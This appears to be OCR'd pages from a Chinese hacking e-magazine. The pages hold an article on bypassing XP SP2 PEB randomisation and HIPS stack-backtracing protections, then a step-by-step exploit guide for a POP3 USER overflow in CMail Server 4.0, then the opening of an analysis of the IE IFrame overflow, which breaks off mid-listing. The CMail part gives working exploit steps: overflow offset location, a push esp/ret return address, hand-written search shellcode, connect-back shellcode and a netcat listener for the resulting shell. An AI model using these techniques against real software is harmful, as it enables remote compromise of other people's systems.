PAGE:004B01B7     jz      loc_52578E
PAGE:004B01BD     mov     eax, [ebp+arg_8]
PAGE:004B01C0     mov     ecx, [ebp+arg_8]
PAGE:004B01C3     and     eax, 0FFFFh
PAGE:004B01C8     neg     eax
PAGE:004B01CA     sbb     eax, eax
PAGE:004B01CC     neg     eax
PAGE:004B01CE     shr     ecx, 0Ch

PAGE:004B01FB     cmp     [ebp+arg_8], 210h
PAGE:004B0202     jz      loc_4B4A0A
```

图16

意思是将参数与210h进行比较，如果相等则在后面将PEB指针设置为随机值，当然这种随机只是在几个固定数值之间随机变动，但却能给我们的利用带来不小的负面影响。我们来实际验证一下PEB指针的随机性。下面的代码都是在XP SP2下，用VC6编译通过的。

用VC6编写一段代码，代码的功能就是获取当前线程的PEB指针。代码如下：

```
DWORD dwPEB;
_asm
{
mov edi, fs:[30h]
//ppeb

    mov dwPEB, edi
}
printf("Address of PEB:%x\n", dwPEB);
```

编译、生成可执行程序后，在Cmd下反复执行，结果如图17所示。

```
E:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

E:\Documents and Settings\beholder>cd E:\cj\pebtest\Debug

E:\cj\pebtest\Debug>pebtest.exe
Address of PEB:7ffdf000

E:\cj\pebtest\Debug>pebtest.exe
Address of PEB:7ffdc000

E:\cj\pebtest\Debug>pebtest.exe
Address of PEB:7ffda000

E:\cj\pebtest\Debug>pebtest.exe
Address of PEB:7ffdc000

E:\cj\pebtest\Debug>pebtest.exe
Address of PEB:7ffdb000

E:\cj\pebtest\Debug>pebtest.exe
Address of PEB:7ffdb000
```

图17

大家看到了，进程的PEB指针真的是随机值，而且随机的还比较有意思，过去回来就那么几个值。在其他版本的Windows下PEB指针值都是固定的，而且一般都是0x7ffdf000。一个有趣的计算结果是，PEB的所有可能值中，0x7ffde000的概率最高，1/8，其他都是1/16。尽管这种随机性很弱，但仍然是我们无法预测的，而且很多的漏洞利用也不允许我们多次猜测尝试。

2.突破技术探究

——PEB指针动态获取

从上面的例子中，我们知道XP SP2中进程PEB指针具有随机性，可能会影响ShellCode的编写和执行。但是通过实际例子，我发现如果我们

每日更新看電子書籍 就上溜客安全网 www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

用动态获取PEB指针的方法，漏洞可能还是可以利用的。这个例子还是前面那个VC6下编译生成的具有溢出漏洞的程序(图5)，其中ShellCode里获取PEB指针以及Kernel32.dll地址功能对应的汇编代码为：

```
mov eax, fs:0x30
//eax = PEB 指针
mov eax, [eax + 0x0c]
mov esi, [eax + 0x1c]
lodsd
mov ebp, [eax + 0x08]
//ebp = Kernel32.dll 基址
```

这样就不需要用现成的Kernel32.dll地址了，所有的API函数也都可以动态获得。其实在我以前写的关于突破防火墙ShellCode的例子里也是用的这种动态获取方式。好了，在SP2下编译生成可执行程序，在Cmd下执行，结果是可以成功添加用户，如图18所示。




图18

尽管SP2上现在暂时没有出现很严重的利用系统堆栈溢出漏洞，但结合这个例子，我们可以对漏洞的利用技术来作个猜想。不管PEB指针如何随机，都只是操作系统在管理进程时遵循的机制，我们可动态获取。PEB指针知道了，Kernel32.dll地址也就知道，其他API函数地址也就得到了，ShellCode也就写得出来了，这一点与在其他系统上的情况是一样的。换句话说，就是用动态获取的方式绕过PEB指针的随机化。

上面这段只是我个人的推断，真实性取决于SP2管理系统进程和管理其他程序创建的进程机制上是否一样。如果一样的话，那微软在SP2筑造的安全防御就如洪水冲堤一般，一旦出现缺口(系统漏洞)后果就不堪设想。

商用堆栈溢出保护软件技术＋突破

讨论了前面两部分之后，我们接下来看一看商用的堆栈溢出保护软件采用的技术，同样也分析一下对应的突破技术。

1.保护技术分析

随着WIN32下溢出技术研究的深入以及基于该漏洞的蠕虫、病毒威胁不断，不仅微软在下大力气进行防御，一些安全软件生产商也推出了自己的溢出保护软件，如McAfee VirusScan Enterprise、NAI Entercept、Cisco Security Agent等，它们有个统一的名字叫Host Intrusion Prevention Systems (HIPS)。其中，大家较熟悉的可能就是McAfee了，比较新的版本是McAfee8.0。如图19所示。传闻该软件在执行溢出保护时与金山词霸2005可能发生冲突。




图19

有了初步认识后，照例我们还是先分析一下原理再说，这部分大家可以结合参考PHRACK 62期中《Bypassing_Win_BufferOverflow_Protection》一文(PHRACK是权威的黑客杂志，可惜据说63期后就要关闭了)。

现在针对于WIN32的溢出保护软件，基本都采用一种称为堆栈回溯(stack backtracing)的技术。堆栈回溯技术并非通过创建不可执行的堆栈或禁止堆栈的可执行属性来防止ShellCode的执

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

行，而是通过hook API来探测ShellCode的执行情况，进而给出报警的。这里涉及的hook对象分为在核心态函数和用户态API两类。如果大家对于hook API还不熟悉的话，可以先看看这方面的知识，我这里只简单讲讲。不论是hook核心态函数还是用户态API，常用的方法就是找到函数的入口出，改写前5个字节为jmp xxxx这样的形式。这里的xxxx是完成我们指定功能的代码入口处，执行完代码后，恢复原来被hook函数的前几个字节，然后跳转回去，执行函数本来的功能。

hook系统提供的核心态函数，这些函数基本都是微软未公布的，包括函数名、参数个数和类型、返回值等都是未知的，因此难度较大。但由于相同功能的用户态API函数最终都可能调用同一个核心态函数，因此对核心态函数调用的检测更具直接性。堆栈回溯就是hook后核心态函数之后检测其当前调用环境，这些工作只能通过核心态程序来完成（如驱动程序），检测一般分下面几个步骤。

1）通过EBP积存器值获取函数的返回地址ret_addr。

2）检测ret_addr所在页面的只读属性。因为代码段是只读的，而堆栈段是可写的，因此如果ret_addr页面可写，则认为发生了堆栈溢出。

3）第2步通过后，检测ret_addr是否在各模块加载的范围内。API函数都是位于dll中，dll的加载地址一般在0x10000000以及之后的地方，而堆栈段，通过系统调试工具（如softice）我们可以知道一般是在诸如0x001XXXXX这样的地址。因此，如果ret_addr不在各模块加载的范围内，则认为发生了堆栈溢出。

4）假设2）、3）步都通过了，最后再检测ret_addr中指令是否为跳转指令（jmp或call）或紧接着一句跳转指令，是的话认为发生了堆栈溢出。

再来看看用户态API函数调用的检测。用户态检测的过程基本还是按照前面那几个步骤，只是需要hook的函数比在核心态多了一些。因为在用户态不同的函数可能最终都会调用同样的核心态函数。

2.突破技术探究

——利用检测机制存在的问题

要突破堆栈回溯技术在核心态的检测，《Bypassing_Win_BufferOverflow_Protection》作者提到了一种方法。因为堆栈回溯只能检测当前函数调用环境的合理性，如果能在ShellCode中伪造假的EBP和ret_addr进行覆盖，并使得这两个值都能满足前面那几个检测条件的话，就可能顺利通过检测。

而要突破堆栈回溯技术在用户态的检测，方法就要多一些。我归纳了一下，大致分为以下几类。

1）利用软件检测机制中API版本不足的缺陷。WIN32下API函数分为unicode和ascii两个版本，但一些溢出保护软件在检测的时候只检测其中一版本的函数调用，这给了我们可乘之机。

2）利用检测范围不宽的缺陷。前面提到过，用户态下完成相同功能的API函数可能不止一个。例如NAI Entercept hook Kernel32.dll中的函数GetProcAddress，但是ntdll.dll中的函数LdrGetProcedureAddress完成的是与GetProcAddress相同的功能，但是却不被hook。如果ShellCode中用LdrGetProcedureAddress，则可躲避检测。

3）利用检测深度不够的缺陷。例如NAI Entercept通过检测进程的创建来防止ShellCode的执行。于是，它hook WinExec函数，但是WinExec的调用路径是：

```
WinExec() -> CreateProcessA() -> CreateProcessInternalA()
```

而后两个函数没有被hook，和前面一样，这里留下了后患。

最后，举个实际的例子——mcafee的溢出保护及突破方法。mcafee对所有进程hook了loadlibrarya、loadlibraryw、getprocaddress等API函数，方法类似API截获 将这些函数的开始几个字节改为call detectapiret，即调用entapi.dll中的某个检测函数（detectapiret），该函数检查调用getprocaddress等函数的父函数是否处于堆或栈内，如果是，报警并退出当前进程 否则回到getprocaddress等函数。但是，detectapiret只是简单的将[esp+0x04]的值当作父函数的返回地址，所以只要将其改为一个合法的返回地址就可以了，再伪造一个函数调用环境。

小 结

本文对WIN32下一些经典的溢出保护技术做了分析，并探究了一些突破技术。但我毕竟刚开始学习和研究这方面的技术，有的东西理解的也不是很深入，因此，如果有讲得不够清晰或不准确达的地方，还请大家指出来以帮助纠正。同时，我也希望这些内容对大家学习溢出技术有一些帮助，那样的话，我的目的也就达到了。和往期一样，留下我的QQ：19013788，欢迎大家和我交流。


[本文涉及的代码（程序），请见随书光盘]

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

脚本小子：常有读者抱怨写Exploit是多么多么的困难，难以找到适合自己菜鸟特性的教程；虽然网上有很多教程，但大部分都是针对*nix类操作系统的，这无疑给菜鸟们设置了一道门槛；偶尔有一些心得，但是都难以找到合适软件加以实践。如果你是菜鸟，如果你想编写真正属于自己的Exploit，该怎么办呢？

菜鸟版Exploit 编写指南



文／ F.Zh

从早期的idq/ida到webdavx漏洞，一直以来大家都是用大虾们写的溢出程序，在看过了很多溢出入门的文章后，我忍不住也试着学习一下。这些文字也算是一些心得体会，拿出来献丑的原因，一是和同样身为菜鸟的朋友们交流一下，二来还留下了一些问题，希望高手们看到后能够在百忙中抽出一点时间，指点一下迷津。

一般的溢出入门文章，都是自己写一个有弱点的程序然后来Hack，感觉上总是有点不过瘾，所以我想试试弄一个实战的演习，偶然间就选定了CMail Server 4.0。漏洞报告称这个Mail服务软件的3.3版本有漏洞，不过我在看的时候发现4.0版本存在相同的漏洞，也就拿它来做了实验（附带一句，这个Mail服务软件现在的最高版本是5.2，已经是安全的）。其实就算你没有看过溢出的文章，我想只要有一点汇编语言的基础，我们一起走上这么一次，以后看见漏洞公告，一般的溢出程序就可以应付一下。

打开一个VC的窗口，OK，let's go!

安装好CMail，我们先试试看触发这个溢出，在cmd窗口下面输入"telnet localhost 110"，然后输入USER 和一长串的A，接着回车，"咣……"弹出了一个出错的窗口，上面写着"0x61616161指令应用的0x61616161内存。该内存不能为read"，如图1所示。

呵呵，如果你看过一些入门的文章，应该知道这就是一个典型的栈溢出，不过不清楚也没有关系，我们一起做下去。

我们来写一个C++的小程序，把我们刚才做的那些事情让计算机去做。不要小看这个程序，这可是Exploit的最初雏形，我们可以从这里一步一步地修改出最终的梦幻版本！——重新打开桌面上的

图1

CMailServer，执行我们的1.cpp，看看，刚才的错误窗口又弹出来了。

好，到了这里，需要解释一些简单的东西。首先，0x61616161是多少？我们不用去看这个十六进制数对应的数字，在cmd.exe窗口中按住Alt键再按小键盘上的97（=0x61），然后一起放开，看到的是不是一个小写的"a"？这和我们刚才输入的大写"A"之间的关系绝不是巧合，这里留一个伏笔，我们到后面就知道是怎么一回事了。另外，怎么会出现这样的错误呢？其实是执行到内存中的0x61616161地址了，这个地址和我们刚才的输入有关系。换句话说，就是我们可以通过输入来改变程序的执行流程。现在我们就会想，既然能够控制程序的流程，那么能不能让程序做点什么呢？哈哈，这就是关键了！

把问题放在这里，我们先去解决另外一个令人困惑的问题，我们输入了这么多的"A"，到底是哪几个成为了上面那个错误对话框中的0x61616161？或者，对于看过溢出入门文章的朋友们来说，怎么去快

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

速定位溢出点呢？

再次回到VC下面，修改刚才的程序，在main函数中有这么一句：

```
memset(szUser+5, 'A', 800);
```

这是在"USER"后面加上了800个"A"，如果加的是其他字符呢？修改一下，把这行程序替换掉：

```
for(int i = 0; i < 800; i++)
memset(szUser + 5 + i, (char)(i % 100 + 100), 1);
```

再执行一下，这次出现的错误框成了"0x7f7e7d7c指令引用的0x7f7e7d7c内存。该内存不能为read"，如图2所示。




图2

好，我们记录下这个数字，看来这次程序执行到内存中的0x7f7e7d7c地址去了，再次修改刚才的程序，把(char)(i % 100 + 100)中的取余数改成整除：

```
for(int i = 0; i < 800; i++)
memset(szUser + 5 + i, (char)(i / 100 + 100), 1);
```

再次启动CMailServer，执行我们的小程序(光盘中附带的2.cpp)，这次出现的错误框成了"0x69696969指令引用的0x69696969内存。该内存不能为read"，如图3所示。




图3

现在可以定位了，为什么呢？分析一下上两次我们做的事情，第一次是在"USER"后面不停地加上ASCII码为100～199之间的数字，第二次是以100为一段，数字分别是100、101、102……第一次溢出的时候，最小的一个数是0x7c，也就是十进制数的124，整个字符串中只有在i为24、124、224……的时候才有这个字符，所以大胆地确定尾数是24。第二次溢出的时候全部是0x69，也就是十进制数的105，即在字符串的第5个段，所以可以大胆地确定第524个字符开始，就是让程序执行到异常内存导致出错的关键！

再改一下程序，指定从i等于524开始的4个字符的地址。还要说明一点，因为计算机的设计原因，我们输入的是"7c7d7e7f"，但是换成了地址就成了倒过来的"0x7f7e7d7c"；学过汇编语言的人应该明白，不过不理解也没有关系，记住就可以了：

```
for(int i = 0; i < 800; i++)
memset(szUser + 5 + i, (char)(i / 100 + 100), 1);
*(int *)(szUser + 5 + 524) = 0x12347678;
```

代码如上修改以后，猜想一下应该执行到内存的0x12347678地址去了吧？试试看，执行一下这个程序(3.cpp)，果然，弹出的错误对话框成了"0x12347678指令引用的0x12347678内存。该内存不能为read"。再修改成0xaaaaaaaa或者其他，是不是都一样？这样我们就已经定位了溢出点，可以随意控制程序的流向了，搞定！以上溢出点定位的方法非常巧妙和准确，以后会经常用到哦！

那么，让程序流到什么地方呢？最好是我们自己提交的字符也是一段程序代码，让CMailServer来执行我们的代码，不就可以获得梦寐以求的Shell了么？好像现在所有的Exploit都是这么做的，我们也来试试看。下面要用到OllyDbg了，开始有一点麻烦了。

每月反時觀看更多的漫畫
就上溜客安全網www.176ku.com

先把挂掉的CMailServer打开，然后打开一个OllyDbg，选择"文件"->"附加"，在弹出的窗口中选择CMailServer，确定后在"调试"菜单下面选择"运行"或者直接按F9，这样我们就可以通过OllyDbg来调试CMailServer，如图4所示。这个过程要做熟，因为以后会做很多次。

图4

回来打开我们的VC，运行刚才的程序，这次没有了对话框，而是OllyDbg把程序的错误给拦截了下来，仔细看OllyDbg的左下角状态栏，"访问违反：正在执行[12347678]……"。程序确实执行到0x12347678去了，如图5所示。

保持这个状态不要动，在地址的子窗口里面点

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

右键，选择“前往”，然后在对话框内输入esp，看看到了什么地方。如图6所示，这就是我们输入的字符串，而在前面一点，就是我们输入的“0x12347678”，由于高位取反的缘故，变成了“78 76 34 12”，不过我们还是认得出来。

图5

这里就是溢出的最关键地方。理论上我们可以直接定位，跳




图6

到0x02fd9014也就是esp的值上面去。注意，这个地址只是对我的机器而言，而且是这一次的运行有效，我想你的机器上应该不是这个地址吧？不管怎么样，esp指向的内容是一定的，所以聪明的Hacker想了一个办法，在内存中寻找一个固定的地址A，这个地址A处对应的指令是call esp，然后我们指定程序跳转的地址是A，在溢出的时候，先到了A处，然后一个跳转就可以准确跳到我们发送的字符串上面了。如果我们的字符串刚好是一个可以执行的代码，那么计算机也会老老实实去执行。

脚本小子：定位“call esp”之类的指令在Exploit中起到了非常重要的作用，在不同的版本中，同一名字的动态链接库文件的这类指令地址可能不是完全一样的，这也正是很多Exploit要针对特定的操作系统和补丁情况的原因。如果你能够找到特定版本的这类地址，也可以自己修改这些地址以适应不同版本。

顺带解释一下为什么可以找到一个相对固定的call esp地址。Windows中会加载很多动态链接库，这些动态链接库的加载地址有固定的，而在很多版本中，这些动态链接库几乎没有改动，所以找上个把的jmp esp地址还是很容易的。这个地址，可以用现成的，也可以自己找，打个比方。lion原来给过一个中文版Windows 2000/XP/2003都通用的pop/pop/ret地址0x7ffa1571，我们猜想这附近的数据在这几个版本的Windows下都是相同的，所以我们可以在这附近找找看。call esp、jmp esp和push esp/ret的指令效果相同，前面两个在XP/2003下面会失败，所以找找最后的一个指令串看看，我先给一个0x7FFA9C1B看看，后面再说怎么找。

再次回到V C 下面，把跳转的地址改成0x7FFA9C1B，用OllyDbg调试CMailServer（还记得么，过程在上面），运行一下。看看OllyDbg，已经运行到esp的地址上面去了，虽然出错了——0x69696969是一长串非法的指令，OllyDbg因此而停了下来，如图7所示。

图7

把这一串串的69换成ShellCode就可以了么？理论上是这样的。我们先找一个别人写好的ShellCode，把这里的69696969改成ShellCode（3a.cpp）。ShellCode虽然很重要，但是要写一个溢出程序不一定要自己写ShellCode，外面有很多，随便拿一个来用就可以，比如这里，我用的是eyas的connect back的ShellCode，MShell函数也是固定的格式。关于ShellCode的制作，可以参看其他的文章。

脚本小子：Mshell函数用来将反向连接的IP地址和端口加入到ShellCode之中，以便可以正确连接我们所指定的IP地址和端口。

打住一下，事情并不是这么简单，这里我们拖动一下左下地址栏窗口的滚动条，是不是附近一个大写字母都没有？我们提交的数据已经全部被修改过了，所以直接给ShellCode还不行——就算给了ShellCode，确实会执行上去，但是ShellCode已经和我们提交的那个不一样，硬上的话只会发生异常，如图8所示。

一般的溢出文章大约到此给个ShellCode就可以了，

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图8

我想这里就是一点不同的地方，有了些许的挑战性，而实际情况中，这种事情应该还是很常见的，好像Serv-U的最近连续两个溢出都是同样的情况。

先从实际情况来分析一下。在左下地址栏窗口中，滚动条的拖动范围稍微大一点，往下面看，到了大约0x2FDBXXX的地方，又发现了我们提交的数据的另外一个复制，仔细观察一下，好像就是原始的数据。如果能够到这里来执行的话，提交的是什么就执行的是什么了！可以考虑在获得控制权的时候先搜索一下内存，找到这一片原始的数据，然后跳过来执行。至于控制权，呵呵，我们在前面的一步不是已经得到了吗？

好了，既然我们提交什么就能执行什么，那我们就提交一个搜索ShellCode的代码，在内存中找到原始的ShellCode，然后跳过去执行就能满足要求。设想是这样：esp指向是当前被修改过的字符串，从这里开始往下找，找到原始的字符串后跳转过去执行。关于判断是否是原始字符串的问题，通过观察看到，明明提交的是大写的字母，却变成了小写字母。可以设想CMailServer把提交的字符串中的大写字母变成了小写字母，我们只要设定一个大写字母构成的标志，在搜索的时候发现了大写的标志，就认为找到了原始的字符串。先写一个框架如下：

```
mov eax, 'NEWS'        ;设定标记
mov ebx, esp           ;从esp开始找
a:      inc ebx        ;向下找
cmp [ebx], eax         ;比较是否找到了
jnz a                  ;没有的话继续向下
add ebx, 3             ;找到了的话，跳过这几个字符
jmp ebx                ;再跳转过去
```

VC中是可以嵌入汇编的，而且可以方便地看汇编后的代码，嵌入汇编以后，按F10调试，然后按Ctrl+F11就可以看到（如果没有看到，可以试试看右键菜单中的"Code Bytes"），后面是编译后的代码，前面就是机器码，如图9所示。

```
004080AF7 B8 CC CC CC CC        mov     eax,0CCCCCCCCh
004080AFC F3 AB                 rep stos  dword ptr [edi]
58:
59:         _asm{
60:             mov eax, 'NEWS'
004080AFE B8 53 57 45 4E        mov     eax,4E455753h
61:             mov ebx, esp
004080B03 8B DC                 mov     ebx,esp
62:         a:  inc ebx
004080B05 43                    inc     ebx
63:             cmp [ebx], eax
004080B06 39 03                 cmp     dword ptr [ebx],eax
64:             jnz a
004080B08 75 FB                 jne     a (004080b05)
65:             add ebx, 3
004080B0A 83 C3 03              add     ebx,3
66:             jmp ebx
004080B0D FF E3                 jmp     ebx
67:         }
```

图9

这里还有一个问题，不知道大家有没有想到，这些代码是要执行的，而且是被修改了以后的字符串，所以还不能有大写的字母，即ASCII码在0x41到0x5A之间的字符。要是有的话，被CMailServer一转换，全成了小写字母，到时候都不能正常执行，这个道理和不能直接加ShellCode是一样的。那么，把上面的东西改一下，看看能不能避免ASCII码在0x41到0x5A之间的字符，如果可以，不管CMailServer怎么转换，都没有关系。

出问题的指令主要在mov eax, 'NEWS'和inc ebx。第一个，咱们退而求其次，用一个减法，后面的inc ebx，也用一个加减法：

```
mov eax, 'NEWS'   =>  mov eax, 'news'
                      sub eax, 0x20202020
inc ebx           =>  add ebx, 1 或者sub ebx,
-1
```

再编译一下看看机器码，ASCII码在0x41到0x5A之间的字符全部没有了，这也算是符合要求吧。我们把这一段汇编编译后的机器码收集起来，加在前面的跳转地址后面，也就是esp指向的地方，在溢出的时候，它们就可以被执行到。接下来设定大写的标记，然后加上ShellCcode，全部组成一个程序，就成了程序4.cpp。

现在整体看一下这个好长的字符串，前面是一大堆的垃圾字符，然后在szUser + 5 + 524的地方是0x7FFA9C1B，接下来是我们花了不少力气写的寻找没有被修改过的字符串的Search code，然后是一个标记，最后是ShellCode。用L表示垃圾字符，R表示0x7FFA9C1B这个push esp/ret的地址，S表示Search code，F表示标记"NEWS"，C表示ShellCode的话，是下面一张表：

```
L  R  S  F  C
... ...
L  R  S  F  C
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

这也是内存中的表示，加了"!"表示这是被修改后的字符串，实际上我们获得控制权是通过溢出。不管是怎样获得的，反正就是执行到了R'给定的地方(0x7FFA9C1B)，然后跳转到了esp指向的地方即S'，S'向下搜索到F，最后一个跳转，跳到了C。

这其中，L和L'是否一致无所谓，R和R'，S和S'一定要一样，也就是不能含有大写的字母，不然执行的时候就变了。F和F'一定不能一样——如果一样的话，就没有办法定位原始数据与被CMailServer修改过的数据的位置。最后C'和C是不一样的，要是一样的话，我们就不用花这么大的力气去写一个Search code。当然改ShellCode也是可以的，要改到没有ASCII码在0x41到0x5A之间的字符太困难，所以还是算了。

试试执行的结果，在本地监听一个端口1111(cmd.exe下面nc -l -vv -p 1111)，是不是出来了Shell？呵呵，一个Exploit就这么写好了。好像不用去看反汇编后的CMailServer，也不用对溢出有多么深刻的理解，只要知道溢出后能够执行到我们自己提交的字符串上面去，然后想办法让它执行正确的ShellCode就成。上面的过程同样适用于最近的一个Serv-U的mdtm溢出，过程麻烦一点，但道理都是一样。

下面说说寻找push esp/ret的方法。首先我们要确定一下机器码是多少，在VC中嵌入汇编，按照前面的方法看到编译后的机器码，是54 C3。在OllyDbg左下角的地址框中间，先到一个地方0x7ffa 1571——lion，在这里找到了通用的另外一个代码，我们的猜想是在附近能够找到想要的代码。右键选择搜索，HEX栏中填入54 C3，然后就可以找到匹配的代码，按Ctrl+L键看看，能够找到很多呢！

最后还有个小问题 前面的ret地址的定位，如果是固定长度的话，确实可以通过两次溢出定位，但是实际上这是和安装的路径有关的，还有没有好一点的方法来定位呢？不知道有没有哪位大虾可以为在下解惑啊？

WTF: IFrame这个漏洞危害太严重了，很容易爆发全面的病毒或者蠕虫，而且它没有补丁，所以我们只是将它作为漏洞研究的类型去看，并不提倡公开灵巧的EXP，功能强大的漏洞利用程序，请各位有能力自己编写出漏洞利用程序的朋友慎之，勿给脆弱的互联网再一次沉重的打击……

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

简单分析IFrame漏洞

文/图 Mameluke

Bugtraq公布了一个IE的溢出漏洞并给出了相关的利用EXP。这个漏洞目前还没有官方的补丁，所以危害挺大，更为严重的是这个漏洞影响的系统很广，在几乎所有的Windows语言和版本下面都可以利用。可以想象，隔不了多久也许就有相应的蠕虫或者是木马出来。这个漏洞的描述和利用出来以后，有人专门写了分析的文章，为了照顾没有看过这篇文章的朋友，这里还是简要地描述一下。

IE在处理IFrame的时候，调用Wcscpy复制IFrame的Name这一步没有做长度的检查，结果导致覆盖到后面一个结构。这不是一个典型的栈溢出，所以并没有覆盖到Ret地址或者是Seh，所以利用基本上集中在利用原来程序本身代码的基础上。OllyDbg跟踪一个出错的HTML页面可以看到，异常触发时EIP一般会停在这一步上：

```
7108E242   8B40 34          MOV EAX,DWORD PTR
DS:[EAX+34]
```

回溯到函数的开头，我们可以看到反汇编后出错的函数是这样的：

```
7108E229   55               PUSH EBP
7108E22A   8BEC             MOV EBP,ESP
7108E22C   8B45 14          MOV EAX,DWORD PTR SS:
[EBP+14]
7108E22F   8320 00          AND DWORD PTR DS:[EAX],0
7108E232   53               PUSH EBX
7108E233   8B5D 08          MOV EBX,DWORD PTR SS:
[EBP+8]
7108E236   8B83 FC130000    MOV EAX,DWORD PTR DS:
[EBX+13FC]
7108E23C   85C0             TEST EAX,EAX
7108E23E   56               PUSH ESI
7108E23F   57               PUSH EDI
7108E240   74 28            JE SHORT SHDOCVW.
7108E26A
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
7108E242  8B40 34          MOV EAX,DWORD PTR DS:
[EAX+34]
7108E245  85C0             TEST EAX,EAX
7108E247  74 21            JE SHORT SHDOCVW.
7108E26A
7108E249  8B75 0C          MOV ESI,DWORD PTR SS:
[EBP+C]
7108E24C  6A 04            PUSH 4
7108E24E  59               POP ECX
7108E24F  BF E8E30871      MOV EDI,SHDOCVW.7108E3E8
7108E254  33D2             XOR EDX,EDX
7108E256  F3:A7            REPE CMPS DWORD PTR ES:
[EDI],DWORD PTR DS:[ESI]
7108E258  75 10            JNZ SHORT SHDOCVW.
7108E26A
7108E25A  FF75 14          PUSH DWORD PTR SS:[EBP+14]
7108E25D  8B08             MOV ECX,DWORD PTR DS:[EAX]
7108E25F  FF75 10          PUSH DWORD PTR SS:[EBP+10]
7108E262  50               PUSH EAX
7108E263  FF11             CALL DWORD PTR DS:[ECX]
```

